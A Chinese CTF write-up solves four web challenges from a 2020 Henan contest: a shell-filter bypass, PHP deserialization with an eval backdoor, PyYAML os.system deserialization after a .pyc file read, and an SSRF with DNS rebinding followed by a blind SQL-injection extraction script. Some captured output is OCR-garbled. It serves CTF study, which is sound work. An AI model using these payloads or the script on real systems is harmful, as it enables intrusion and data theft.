

# JDBCTF 2020河南省赛

这个比赛是朋友发给自己的质量还是可以的。感谢朋友分享的题目

by Firebasky

## web1

考察命令执行 shell命令操作符

```
1  <?php
2  highlight_file(__FILE__);
3  $filter = '/#|`| |
   [\x0a]|ls|rm|sleep|sh|bash|grep|nc|ping|curl|cat|tac|od|more|less|nl|vi|unique|head|tail|sort|rev|string|find|\\$|\\(|\\)|\\[|\\]|\\{|\\}|\\>|\\<|\\?
   |\\'|\\\"|\\*|;|\\||&|\\|\\/|\\\\\\\\\\/is';
4  $cmd = $_POST['cmd'];
5  if(!preg_match($filter, $cmd)){
6      system($cmd."echo 'hi~'");
7  }else{
8      die("???");
9  }
10 ?>
```


最开始的想法是通过命令分隔符进行命令执行，但是 \$ | %0a ; 都进行了过滤然后测试了好久好久都没有结果，就让我师傅(yu22x师傅)一起看。最后也是师傅做出来的。羽师傅tql

不过这个题确实不错！

## 知识点


首先我们不一定必须要使用命令分隔符。我们下面进行实验

先建立一个1.txt里面内容是 hello



```
root@kali:~/test# ls echo 1
ls: 无法访问 'echo': 没有那个文件或目录
ls: 无法访问 '1': 没有那个文件或目录
root@kali:~/test#
```

根据提示我们可以知道，而这也是正常的。那我们在试一试在ls命令后面加上操作数。



```
root@kali:~/test# ls ./ echo 1
ls: 无法访问 'echo': 没有那个文件或目录
ls: 无法访问 '1': 没有那个文件或目录
./:
1.txt
root@kali:~/test#
```

可以看到成功展示出了文件名字。

而我们查看ls命令的帮助文档

```
root@kali:~/test# ls --help
用法 : ls [选项]... [文件]...
List information about the FILES (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```

1 | 用法: `ls [选项]... [文件]...`

使用我们大概知道了为什么可以执行成功

在最开始的`ls echo 1`，会把`echo`和`1`当成文件名，但是并没有这样的文件名。使用我们加参数进行加强说明。

只要不让shell命令产生歧义。就可以执行

### 解题

但是题目过滤了 `ls` 就不能进行查看文件名，那我们可以使用 `dir` 也是查看文件名的命令

一样的我们还是看看`dir`命令的帮助文档

```
1 root@kali:~/test# dir --help
2 用法: dir [选项]... [文件]...
```

和ls用法一样，所以我们就利用dir进行查看文件名

```
1 cmd=dir%09.%09
2 #.表示当前目录
```

```
POST / HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: [REDACTED]
Connection: close
Referer: [REDACTED]//50.110.167.125/25001/
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

cmd=dir%09.%09
```

```
<?php
highlight_file(__FILE__);
$filter = '/#|'| |
[\x0a]|ls|rm|sleep|sh|bash|grep|nc|ping|cu
(\|)\|[\|]\|{\|}\|>|\|<|\?|\'|\"|\*|;|\|&|
$cmd = $_POST['cmd'];
if(!preg_match($filter, $cmd)){
    system($cmd."echo 'hi~'");
}else{
    die("???");
}
?> .: F14g_1s_h4rehaha.php index.php
```

成功查看到文件名。接下来就是读文件

## 读文件的命令

```
1 | base64 grep uniq rev cat tac more less head tail nl tailf sort od cut awk  
   | strings sed等等
```

但是题目过滤了好多

```
1 剩下的#所以我们使用这些
2  base64 cut awk sed
```

在本地测试，可以看到都不能读出数据

```

root@kali:~/test#
root@kali:~/test# base64 1.txt echo 1
base64: 额外的操作数 "1.txt"
请尝试执行 "base64 --help" 来获取更多信息。
root@kali:~/test# awk 1.txt echo 1
awk: 致命错误：无法以读模式打开文件 "echo"(没有那个文件或目录)
root@kali:~/test# sed 1.txt echo 1
sed: -e 表达式 #1, 字符 2: 未知的命令: "."
root@kali:~/test# cut 1.txt echo 1
cut: 您必须指定一组字节、字符或域的列表
请尝试执行 "cut --help" 来获取更多信息。
root@kali:~/test#

```

而cat命令可以执行?

```

root@kali:~/test# cat 1.txt echo 1
hello
cat: echo: 没有那个文件或目录
cat: 1: 没有那个文件或目录
root@kali:~/test#

```

分析错误信息大概原因就是参数的问题造成了解析歧义

通过查看帮助文档测试了下面命令可以使用

## cut命令

```

1 cut命令
2
3 root@kali:~/test# cut --help
4 用法: cut [选项]... [文件]...
5 Print selected parts of lines from each FILE to standard output.
6 如果没有指定文件, 或者文件为 "-", 则从标准输入读取。
7 必选参数对长短选项同时适用。
8 -b, --bytes=列表          只选中指定的这些字节
9 -c, --characters=列表      只选中指定的这些字符
10 -d, --delimiter=分界符    使用指定分界符代替制表符作为区域分界
11 -f, --fields=列表          只选中指定的这些域; 并打印所有不包含分界符的
12                             行

```

```

root@kali:~/test#
root@kali:~/test# cut -f 1 1.txt echo 1
hello
cut: echo: 没有那个文件或目录
cut: 1: 没有那个文件或目录

```

成功!



eg:

```
1 sed p 1.txt echo 1 读文件
2 sed -u 1p 1.txt echo 1 (读的是第一排的数据)
3 sed -u 2p 1.txt echo 1 (读的是第二排的数据)
```

```
root@kali:~/test# cut -b 1 1.txt echo 1
cut: 您必须指定一组字节、字符或域的列表
请尝试执行 "cut --help" 来获取更多信息。
root@kali:~/test# sed p 1.txt echo 1
hello
hello
sed: 无法读取 echo: 没有那个文件或目录
sed: 无法读取 1: 没有那个文件或目录
root@kali:~/test# sed -u 1p 1.txt echo 1
hello
hello
sed: 无法读取 echo: 没有那个文件或目录
sed: 无法读取 1: 没有那个文件或目录
root@kali:~/test# sed -u 2p 1.txt echo 1
hello
sed: 无法读取 echo: 没有那个文件或目录
sed: 无法读取 1: 没有那个文件或目录
root@kali:~/test#
```

## 成功也读到数据

```
POST / HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: htt
Connection: close
Referer: ht
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
cmd=sed%093q%09F14g_1s_h4rehaha.php%09
```

```
Date: Sun, 20 Dec 2020 06:18:09 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1626
```

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</
#007700">(</span><span style="color: #0000BB">$_FILE__</span>
/></span><span style="color: #0000BB">?filter&nbsp;</span><span>
#007700">=&nbsp;</span><span><span style="color:
#DD0000">' /#| |'&nbsp;<span>[!|<span>[x0a]|s|rm|sleep|sh|bash|grep|nc
n| |vi|unlike|head|tail|sort|rev|string|find|\\|\\(|\\) |
*| |'|&|&|&|&|'is'</span><span style="color: #007700">
#0000BB">?cmd&nbsp;</span><span style="color: #007700">=&nbsp;<span>
#0000BB">?_POST</span><span style="color: #007700">[</span><span>
#DD0000">'cmd'</span><span style="color: #007700">]</span></if>
#0000BB">preg_match</span><span style="color: #007700">(</span>
#0000BB">?filter</span><span style="color: #007700">,&nbsp;<span>
#0000BB">?cmd</span><span style="color: #007700">))</span></&nbsp;
style="color: #0000BB">system</span><span style="color: #0077
#0000BB">?cmd</span><span style="color: #007700">.</span><span>
#DD0000">echo&nbsp;<span>?hi"&>"/</span><span style="color: #007700
/>&nbsp;<span>=&nbsp;<span>die</span><span style="color: #007700">(</span>
style="color: #007700">)</span></br /></span><span style="colo
</span>
</code><?php
$flag = 'flag{1f5bd65c-5d3f-4144-92c7-d322caa9369}';
?>
```

## 总结

```
1 | system($cmd."echo 'hi~'");
```

像这样的命令执行可以直接加操作符进行绕过，只需要让命令的标识符唯一，也就是不产生歧义就OK。也不需要满足后面的命令（`echo 'hi'`）是不是正确的

而我们经常见的是

```
1 | system("ping -c 1 ".$cmd);
```

就必须通过命令分隔符了进行绕过!

感谢羽师傅的帮助!!!

## web2

### 5.6php的一些知识点

php代码使用<script>

序列化

```
1  <?php
2  error_reporting(0);
3  function check_data($params){
4      if(preg_match('/cmd|admin|jdb|{||}/', $params) || preg_match('/o:\d:/',
5      $params)){
6          echo "bad hacker!";
7          return 0;
8      }
9      return 1;
10 }
11 function check_cmd($params){
12     if(preg_match('/;|\(|\)|\\'|<|>|
13     |\*|\$|script|language|php|include|require|:/', $params)){
14         echo "bad hacker!";
15         return 0;
16     }
17     return 1;
18 }
19 class welcome{
20     public $cmd;
21     private $admin;
22     public function __construct(){
23         $this->admin = 'guest';
24     }
25
26     public function backdoor(){
27         eval($this->cmd);
28     }
29
30     public function __destruct(){
31         if($this->admin === 'guest'){
32             $this->cmd = 'echo "<hr>welcome to JDBCTF 2020!";';
33             $this->backdoor();
34         }else if($this->admin === 'jdb' && check_cmd($_POST['cmd'])){
35             $this->cmd = $_POST['cmd'];
36             $this->backdoor();
37         }else if($this->admin === 'info'){
38             $this->cmd = 'phpinfo()';
39             $this->backdoor();
40         }
41     }
42 }
43 $w = new welcome();
44 if(!isset($_POST['data'])){
45     highlight_file('source.txt');#通过这里展示源代码
```

```

46     die();
47 }
48 $data = $_POST['data'];
49 if(check_data($data)){
50     unserialize($data);
51 }

```

就是考察一个序列化的绕过

- 1 绕过一：通过O:+7进行绕过O:7
- 2 绕过二：S 后加\16进制绕过cmd admin jdb
- 3 绕过三：通过()绕过{}

想吐槽一下绕过三，有点恐怖~。原理可能是老版PHP的问题。经过测试在php5.6版本可以执行

```

1  #exp.php
2  <?php
3  class welcome{
4      public $cmd;
5      private $admin;
6      public function __construct(){
7          $this->admin = 'jdb';
8      }
9  }
10 $w = new welcome();
11 $w = (serialize($w));
12 $w = (str_replace('O:', 'O:+', $w)); #绕过O:7
13 $w = str_replace('{', '(', $w);
14 $w = str_replace('}', ')', $w);
15 $w = str_replace('s', 's', $w);
16 $w = str_replace('d', '\\64', $w);
17 $w = str_replace('i', '\\69', $w);
18 echo str_replace('%5C', '\\', urlencode($w));

```

之后就是绕过命令执行

因为是php5.6，所以可以使用标签进行执行php代码

- 1 %09绕过空格
- 2 大小写绕过关键词
- 3 ?><scrIpt%09languaGe=pHp>echo`ls`</scrIpt>

```

POST / HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Origin: http://
Connection: close
Referer: ht
Cookie: PHPSESSID=194e0d03be85c65ce2608ec8f81a60f4
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

data=O%3A%2B7%3A%22Welcome%22%3A%3A%28%3A%3A%22cm%64%22%3B%3A%3A%22%00Welcome%00a%64%69n%22%3B%3A%3A%22j%64b%22%3B%29&cmd=?><scrIpt%09languaGe=pHp>echo`ls`</scrIpt>

HTTP/1.1 200 OK
Date: Sun, 20 Dec 2020 13:58:29 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Content-Length: 77
Connection: close
Content-Type: text/html; charset=UTF-8

1 flag {3da4141d-d8a7-4ab7-9ec0-418b96fa2734}
<br>Welcome to JDBCTF 2020!

```

# 总结

了解了PHP代码另一个写法，通过将一些代码写入txt文件，然后highlight\_file()一些需要的文件  
又掌握了php5里面的一些姿势


## web3

### Python PyYAML反序列化漏洞实验和Payload构造


考察 python yaml反序列化漏洞

读pyc文件

这个题存在一个连接照片的地址




可以造成任意文件读取



然后就是尝试读源代码


- 1 /proc/self/enviro #env环境变量
- 2 /proc/self/cwd #循环路径



确定是python3.5

尝试读源代码，经过测试发现文件名的后缀名不能是 .py





```

GET /get_image?img=/proc/self/cwd/app.py HTTP/1.1
Host: 59.110.167.125:25003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: image/webp, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://59.110.167.125:25003/
Cookie: PHPSESSID=194e0d03be85c65ce2608ec8f81a60f4
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0


HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 21
Server: Werkzeug/1.0.1 Python/3.5.2
Date: Sun, 20 Dec 2020 16:17:01 GMT

"reading forbidden!"

```

所以我们尝试读 pyc 文件。python编译时会在本地产生中间代码，即pyc文件，这个文件一般存在同目录的 \_\_pycache\_\_ 目录下。然后pyc的命名规则为文件名.cpython-35.pyc (因为python版本)

```
1 ?img=/proc/self/cwd/__pycache__/app.cpython-35.pyc
```



```

GET /get_image?img=/proc/self/cwd/__pycache__/app.cpython-35.pyc HTTP/1.1
Host: 59.110.167.125:25003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: image/webp, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://59.110.167.125:25003/
Cookie: PHPSESSID=194e0d03be85c65ce2608ec8f81a60f4
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0

HTTP/1.0 200 OK
Content-Length: 2305
Content-Type: image/png
Last-Modified: Sun, 20 Dec 2020 02:34:17 GMT
Cache-Control: public, max-age=43200
Expires: Mon, 21 Dec 2020 04:21:10 GMT
ETag: "1608431657.6431658-2305-2084638820"
Server: Werkzeug/1.0.1 Python/3.5.2
Date: Sun, 20 Dec 2020 16:21:10 GMT

冠韵
m Z m Z m Z d d l m Z m Z m Z
m Z m
Z
m Z d d l Z d d l Z
d d l Z d d l Z e e Z Gd d d
Z d d Z e j d d d
d g Z e j d d d Z e j d d
d g d d d d S) ) redirect Flas
k render_template request abort) url_for send_from_directory
send_file
make_response Response jsonifyNc @ s. e
Z d Z d d Z e d d S) ) Na
mec /var/www/html/app.py __init__ s z selfr r

```

我们通过浏览器去访问下载照片，修改后缀名通过 uncompy1e6 进行将pyc的文件恢复成py文件

```

1 #需要安装uncompy1e6的库
2 #pip install uncompy1e6
3 PS C:\Users\de11\Desktop\pyc> uncompy1e6 -o 1.py 1.pyc
4 1.pyc --
5 # Successfully decompiled file

```

```

1 # uncompy1e6 version 3.7.4
2 # Python bytecode 3.5 (3350)
3 # Decompiled from: Python 3.7.4 (tags/v3.7.4:e09359112e, Jul 8 2019, 19:29:22) [MSC v.1916 32 bit (Intel)]
4 # Embedded file name: /var/www/html/app.py
5 # Compiled at: 2020-12-15 16:15:54
6 # Size of source mod 2**32: 1681 bytes
7 from flask import redirect, Flask, render_template, request, abort
8 from flask import url_for, send_from_directory, send_file, make_response,
Response, jsonify
9 import base64, json, yaml, os
10 app = Flask(__name__)
11
12 class Name:
13     def __init__(self):
14         pass
15     @staticmethod
16     def from_configuration(config):
17         return Name(**yaml.load(config, Loader=yaml.Loader))
18
19 def waf(name):
20     if '..' in name:

```

```

21         return -1
22     else:
23         if name[-2:] == 'py':
24             return -2
25         return 0
26
27
28 @app.route('/', methods=['GET', 'POST'])
29 def index():
30     return render_template('index.html', out='welcome to enter!',
31 is_value=0)
32
33
34 @app.route('/get_image')
35 def get_image():
36     filename = request.args.get('img')
37     if waf(filename) == -1:
38         return jsonify('directory traversal forbidden!')
39     if waf(filename) == -2:
40         return jsonify('reading forbidden!')
41     imgPath = os.path.join('/var/www/html', 'static', filename)
42     if not os.path.exists(imgPath):
43         return jsonify('image does not exists')
44     return send_file(imgPath, mimetype='image/png')
45
46
47 @app.route('/set', methods=['GET', 'POST'])
48 def set():
49     if request.method == 'POST':
50         if 'name' in request.form:
51             name = request.form['name']
52         if 'config' in request.form:
53             result = Name.from_configuration(request.form['config'])
54             #通过yaml反序列化进行利用
55             return make_response(render_template('index.html',
56 result=result), 200)
57         return make_response(render_template('index.html', out='welcome,' +
58 name, is_value=1), 200)
59     else:
60         return make_response(render_template('setting.html'), 200)

```

- 1 #通过yaml payload进行利用
- 2 !!python/object/apply:os.system ["ls>/tmp/1.txt"]

```

POST /set HTTP/1.1
Host: 59.110.167.125:25003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://59.110.167.125:25003/
Cookie: PHPSESSID=194e0d03be85c65ce2608ec8f81a60f4
DNT: 1
Sec-GPC: 1
If-Modified-Since: Tue, 15 Dec 2020 08:15:54 GMT
If-None-Match: "1608020154.0-215142-2358512147"
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

name=1&config='!!python/object/apply:os.system ["ls>/tmp/1.txt"]'


```

```

HTTP/1.0 500 INTERNAL SERVER ERROR
Content-type: text/html; charset=utf-8
Content-Length: 290
Server: Werkzeug/1.0.1 Python/3.8.2
Date: Sun, 20 Dec 2020 16:31:49 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete
your request. Either the server is overloaded or there is an error in
the application.</p>

```



## 总结

学习了yaml反序列化漏洞，和py文件在生成的过程中会产生pyc文件并且可以恢复。

python编译时会存在本地产生中间代码，即pyc文件，这个文件一般存在同目录的\_\_pycache\_\_目录下。然后pyc的命名规则为文件名.python-35.pyc (因为python版本)

## web4

ssrf通过DNS-rebinding绕过 攻击mysql。扫描目录

DNS-rebinding SSRF 试了试发现只有用www.gtfly.top为域名时才会发请求 根据DNS-rebinding的思想 我们只需让一个域名解析成两个IP就行 这两个IP分别是域名的ip另一个是127.0.0.1

```
1 62.234.60.226
2 127.0.0.1
```

我们通过ceye进行添加测试，在最开始的时候扫描了存在一个database.php页面。并且是没有密码的，使用毫无疑问是通过ssrf攻击mysql

注：在使用ceye进行测试的时候在页面前加r。

eg: http://r.your-ceye-domain/database.php

之后通过gopherus攻击自动生成payload。这样需要注意的是，路径是在log目录下有写入权限



sys 也ban了只能用MySQL库了

```
1 (left(version(),{ })in('{ }')).format(str(i),flag+j)
2
3 (left((select(group_concat(database_name))from(mysql.innodb_index_stats)),
4      { })in('{ }')).format(str(i),flag+j)
5
6      (hex(left((select*from(flagishere.flag)),
7      { }))in('{ }')).format(str(i),my_hex(flag+j))
```

```
1 import requests
2 def my_hex(s):#16进制
3     s_hex=''
4     for i in range(len(s)):
5         s_hex=s_hex+hex(ord(s[i]))[2:]
6     return s_hex
7 burp0_url = "http://59.110.167.125:25005/login.php"
8 burp0_data = {"username": "admin", "password": "admin", "id": "
9 (left(database(),1)in(0x70))"}
10 s='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-+${~`^#.@_,'
11 {}()'
12 flag=''
13
14 for i in range(1,1000):
15     f=flag
16     for j in s:
17         # burp0_data = {"username": "admin", "password": "admin", "id": "
18         (left(version(),{ })in('{ }')).format(str(i),flag+j)}
19         # burp0_data = {"username": "admin", "password": "admin", "id": "
20         (left((select(group_concat(database_name))from(mysql.innodb_index_stats)),
21         { })in('{ }')).format(str(i),flag+j)}
22         burp0_data = {"username": "admin", "password": "admin", "id": "
23         (hex(left((select*from(flagishere.flag)),
24         { }))in('{ }')).format(str(i),my_hex(flag+j))}
25
26     r = requests.post(burp0_url, data=burp0_data)
27     print(i,j)
28     if 'username or password error!' in r.text:
29         flag+=j
30         print(flag)
31         break
32     if flag==f:
33         break
34 print(flag)
35 # ctf
36 # ctf,flagishere
37 # admin,flag,gtid_slave_pos
```

## 总结

学习了mysql.innodb\_index\_stats 可以当系统表

参考:

[https://mp.weixin.qq.com/s/XCtjQfx0av\\_J5RkgkDQimQ](https://mp.weixin.qq.com/s/XCtjQfx0av_J5RkgkDQimQ)